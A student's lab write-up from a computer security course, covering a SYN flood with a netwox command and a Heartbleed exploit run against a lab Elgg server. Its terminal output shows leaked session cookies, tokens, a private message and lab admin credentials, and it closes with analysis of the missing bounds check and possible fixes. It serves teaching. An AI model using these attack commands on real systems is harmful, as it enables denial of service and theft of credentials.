

Activity 8

1. Attacker IP address is random.

```
Terminal
Every 1.0s: netstat -na | grep tcp Tue Oct 12 01:12:47 2021

tcp      0      0 127.0.0.1:3306      0.0.0.0:*            LISTEN
tcp      0      0 0.0.0.0:8080        0.0.0.0:*            LISTEN
tcp      0      0 0.0.0.0:80          0.0.0.0:*            LISTEN
tcp      0      0 127.0.0.1:80        225.56.170.209:29288  SYN_RECV
tcp      0      0 127.0.0.1:80        239.67.163.122:65442  SYN_RECV
tcp      0      0 127.0.0.1:80        226.142.115.172:56877 SYN_RECV
tcp      0      0 127.0.0.1:80        228.121.140.218:1845  SYN_RECV
tcp      0      0 127.0.0.1:80        230.112.91.139:57871  SYN_RECV
tcp      0      0 127.0.0.1:80        234.241.10.74:31300   SYN_RECV
tcp      0      0 127.0.0.1:80        226.158.57.178:33224  SYN_RECV
tcp      0      0 127.0.0.1:80        226.212.46.39:19204   SYN_RECV
tcp      0      0 127.0.0.1:80        236.116.204.251:62465 SYN_RECV
tcp      0      0 127.0.0.1:80        225.13.215.234:53601  SYN_RECV
tcp      0      0 127.0.0.1:80        233.165.240.132:21020 SYN_RECV
tcp      0      0 127.0.0.1:80        237.198.109.48:7915   SYN_RECV
tcp      0      0 127.0.0.1:80        226.175.68.40:58957   SYN_RECV
tcp      0      0 127.0.0.1:80        232.152.227.126:39494 SYN_RECV
tcp      0      0 127.0.0.1:80        239.239.89.33:16157   SYN_RECV
tcp      0      0 127.0.0.1:80        238.120.122.240:51779 SYN_RECV
tcp      0      0 127.0.0.1:80        225.68.95.145:15842   SYN_RECV
tcp      0      0 127.0.0.1:80        235.90.201.98:27339   SYN_RECV
tcp      0      0 127.0.0.1:80        238.38.48.232:14574   SYN_RECV
```

2. Netwox 76 -i 127.0.0.1 -p 80
3. The attack is successful if the web server can't access.



This site can't be reached

192.168.56.101 took too long to respond.

Try:


- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics

ERR_CONNECTION_TIMED_OUT

Reload

Details


4. Spoofed IP is IP that have status SYN_RECV.



```
Terminal
Every 1.0s: netstat -na | grep tcp Tue Oct 12 01:12:47 2021

tcp        0      0 127.0.0.1:3306      0.0.0.0:*            LISTEN
tcp        0      0 0.0.0.0:8080        0.0.0.0:*            LISTEN
tcp        0      0 0.0.0.0:80          0.0.0.0:*            LISTEN
tcp        0      0 127.0.0.1:80        225.56.170.209:29288  SYN_RECV
tcp        0      0 127.0.0.1:80        239.67.163.122:65442  SYN_RECV
tcp        0      0 127.0.0.1:80        226.142.115.172:56877 SYN_RECV
tcp        0      0 127.0.0.1:80        228.121.140.218:1845  SYN_RECV
tcp        0      0 127.0.0.1:80        230.112.91.139:57871  SYN_RECV
tcp        0      0 127.0.0.1:80        234.241.10.74:31300   SYN_RECV
tcp        0      0 127.0.0.1:80        226.158.57.178:33224  SYN_RECV
tcp        0      0 127.0.0.1:80        226.212.46.39:19204   SYN_RECV
tcp        0      0 127.0.0.1:80        236.116.204.251:62465 SYN_RECV
tcp        0      0 127.0.0.1:80        225.13.215.234:53601  SYN_RECV
tcp        0      0 127.0.0.1:80        233.165.240.132:21020 SYN_RECV
tcp        0      0 127.0.0.1:80        237.198.109.48:7915   SYN_RECV
tcp        0      0 127.0.0.1:80        226.175.68.40:58957   SYN_RECV
tcp        0      0 127.0.0.1:80        232.152.227.126:39494 SYN_RECV
tcp        0      0 127.0.0.1:80        239.239.89.33:16157   SYN_RECV
tcp        0      0 127.0.0.1:80        238.120.122.240:51779 SYN_RECV
tcp        0      0 127.0.0.1:80        225.68.95.145:15842   SYN_RECV
tcp        0      0 127.0.0.1:80        235.90.201.98:27339   SYN_RECV
tcp        0      0 127.0.0.1:80        238.38.48.232:14574   SYN_RECV
```

5. SYN queue is exhausted. There are around half of the available queue left with the attack used up to 257.



```
Terminal
[10/12/2021 01:21] root@ubuntu:~# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 512
[10/12/2021 01:21] root@ubuntu:~# ss -n state syn-recv sport = :80 | wc -l
257
[10/12/2021 01:22] root@ubuntu:~# s
```

6. TCP SYN cookies allows servers to avoid dropping connections when the SYN queue fills up. SYN queue entry is encoded into the sequence number instead of storing additional connection. The server can decode back to original queue entry when client response.
7. Private message :

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

. @. AAAAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/94.0.4606.71 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: image/avif, image/webp, image/apng, image/svg+xml, image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=it97p0gckpdp1555qmkttrifl7

w..s....Nce.S.;n,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=it97p0gckpdp1555qmkttrifl7

.w...q7.....f17

n.[.p...86.K...ge: en,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=it97p0gckpdp1555qmkttrifl7

__elgg_token=0fdf8be8e275a8545daef9b4a56e61ef&__elgg_ts=1634028534&recipient_guid=40&subject=boby&body=Dude%2C+this+is+s
ecret+stuff%2C+you+must+keep+this+between+us.+Never%2C+never+tell+anyone+this+secret+stuff...o.....B/..mf
```

Username and Password:

```
PS G:\My Drive\Comp Security\activity8> python2 ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

. @. AAAAAAAAAAAAAAAAAAAAAABCDEFHGHIJKLMNOP...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....pgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=it97p0gckpdp1555qmkttrif17

....TSG..B@!..w...Qguage: en,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=2bt6mjmv0n6nruhlmcsvc2e9q1

__elgg_token=988dfc27ac1f21ab88682d332ded673a&__elgg_ts=1634028354&username=admin&password=seedelgg.K....e.UA~]
```

User activity :

```
PS G:\My Drive\Comp Security\activity8> python2 ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

. @. AAAAAAAAAAAAAAAAAAAAAABCDEFHGHIJKLMNOP...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedlabelgg.com/blog/view/45/test
Accept-Encoding: gzip, deflate, br
Accept-Language: en,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=it97p0gckpdp1555qmkttrif17

..j7'.s...p.h['...ccept-Language: en,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=it97p0gckpdp1555qmkttrif17

....q...P....f.e: en,th;q=0.9,en-GB;q=0.8
Cookie: __tad=1634027314.3031291; Elgg=it97p0gckpdp1555qmkttrif17

__elgg_token=48009d303bde0ee119661023dda218ad&__elgg_ts=1634028653&title=Test&excerpt=&description=body&tags=&comments_on=0n&access_id=2&status=published&guid=&container_guid=33&save=Savem..8,..8Ent.F...ell+anyone+this+secret+stuff.P.H....
...D
```


8. Run "python2 ./attack.py www.heartbkeedkabekgg.com" and observe the result of attack. After a few tries, some result would include the leak information such as username, password and user activity which is leaked from host machine's memory.
9. When the length valuable decrease, the result length is decreased as well.
10. The length is 23.

```
PS G:\My Drive\Comp Security\activity8> python2 ./attack.py www.heartbleedlabelgg.com --l 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

PS G:\My Drive\Comp Security\activity8> python2 ./attack.py www.heartbleedlabelgg.com --l 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCV...?.....[.FF

PS G:\My Drive\Comp Security\activity8>
```

11. Not success.
12. At line 17, the code should check the actual length content besides the length field of client request.
At line 22, the code should check that the length isn't exceed the actual content length.
13. I agree to Alice and Bob. But I disagree to Eva. In Alice case, I agree in case of the boundary checking is checking with the actual payload length. However, in the case which boundary in constant, the data can still leak. In Bob case, user input validation can check the valid of payload length field with the actual payload length which can prevent payload length to exceed the actual length. For Eva case, delete the length valuable might not be enough. Actual payload length still need to be checked.